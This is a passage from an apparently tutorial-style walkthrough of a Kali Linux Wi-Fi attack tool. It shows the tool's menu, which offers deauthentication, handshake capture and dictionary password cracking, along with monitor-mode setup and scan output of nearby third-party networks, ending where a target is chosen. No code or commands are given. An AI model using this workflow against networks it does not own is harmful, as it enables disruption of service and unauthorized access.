
```
==================================================
wifi tool: MrLaki5: 0.1v
==================================================
Using device: wlan0mon
Device down
Monitor mode set
Device up
Press enter to continue...
```

Option 6 scans the wireless networks in your area.



```
wifi tool: MrLaki5: 0.1v
==================================================
 0: Install packages
 1: Select network device
 2: Device info
 3: Activate monitor mode
 4: Activate monitor mode and change mac address
 5: Change MAC address
 6: Scan network
 7: Select router
 8: Kill processes using network device
 9: Send global deauthentication
10: Scan for network acknowledge on selected router
11: Select dictionary
12: Break network password from acknowledge
13: Check broken password
14: Exit
Command: 6
```


As already mentioned this tool opens a new gnome terminal to display the available networks.


kali@kali: ~/wifi_dos/Wifi-dos-tool
File Actions Edit View Help
kali@kali: ~/...Wifi-dos-tool
kali@kali: ~/...s-tool/source
Terminal
File Edit View Search Terminal Help
windows-privesc-check
windows-privesc-che...
reaver.txt
CVE-2021-16-75

```
==================================================
wifi tool: MrLaki5: 0.1v
==================================================
Using device: wlan0mon
Scaning network in another terminal
Press enter to continue...
```


```
CH 13 ][ Elapsed: 0 s ][ 2021-12-09 06:46

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSI

[redacted]         -91        2        0    0  13  270   WPA2 CCMP   PSK  Ruma
[redacted]         -85        2        0    0  13  270   WPA2 CCMP   PSK  Bunn
[redacted]         -86        2        0    0  13  270   WPA2 CCMP   PSK  SAI
[redacted]         -74        2        0    0   6   65   OPN              HP-P
[redacted]         -70        3        0    0   7  270   WPA2 CCMP   PSK  D St
[redacted]         -37        3        0    0   6  135   WPA2 CCMP   PSK  Hack
[redacted]         -85        2        0    0   1  270   WPA2 CCMP   PSK  Zion
[redacted]         -90        2        0    0   1  270   WPA2 CCMP   PSK  Shad
[redacted]         -71        3        0    0   1  130   WPA2 CCMP   PSK  ACT1

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Pro

(not associated)   06:7C:4E:48:46:FF  -87    0 - 1      0        2
```

" This Log4j (CVE-2021-44228) vulnerability is extremely bad. Millions of applications use Log4j for logging, and all the attacker needs to do is get the app to log a special string." - Marcus Hutchins.




```
CH 12 ][ Elapsed: 6 s ][ 2021-12-09 06:46

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSI

[redacted]         -89        0        2    0   6   -1   WPA              <len
[redacted]         -89        3        0    0   6  270   WPA2 CCMP   PSK  ACT1
[redacted]         -88        0        2    0   6   -1   WPA              <len
[redacted]         -82        1        2    0  11  130   WPA2 CCMP   PSK  JioF
[redacted]         -87        0        2    0  10   -1   WPA              <len
[redacted]         -78        5        0    0  10  130   WPA2 CCMP   PSK  ns4e
[redacted]         -87        3        0    0   4  130   WPA2 CCMP   PSK  Ande
64[redacted]:7C    -34        9        0    0   6  135   WPA2 CCMP   PSK  Hack
[redacted]         -52        7        0    0   9  130   WPA2 CCMP   PSK  ragh
[redacted]         -52        7        0    0   9  130   WPA2 CCMP   PSK  <len
[redacted]         -68       11        3    0  10  270   WPA2 CCMP   PSK  Sati
[redacted]         -71        4        0    0   7  270   WPA2 CCMP   PSK  ZTE_
[redacted]         -72        7        0    0   7  270   WPA2 CCMP   PSK  D St
[redacted]         -71        3        0    0   1  130   WPA2 CCMP   PSK  ACT1
[redacted]         -73        6        0    0   6   65   OPN              HP-P
[redacted]         -80        5        0    0   2   54e  WPA  TKIP   PSK  vana
[redacted]         -79        1        0    0  13  270   WPA2 CCMP   PSK  MAAK
```

It's time to select one target. So option "7".

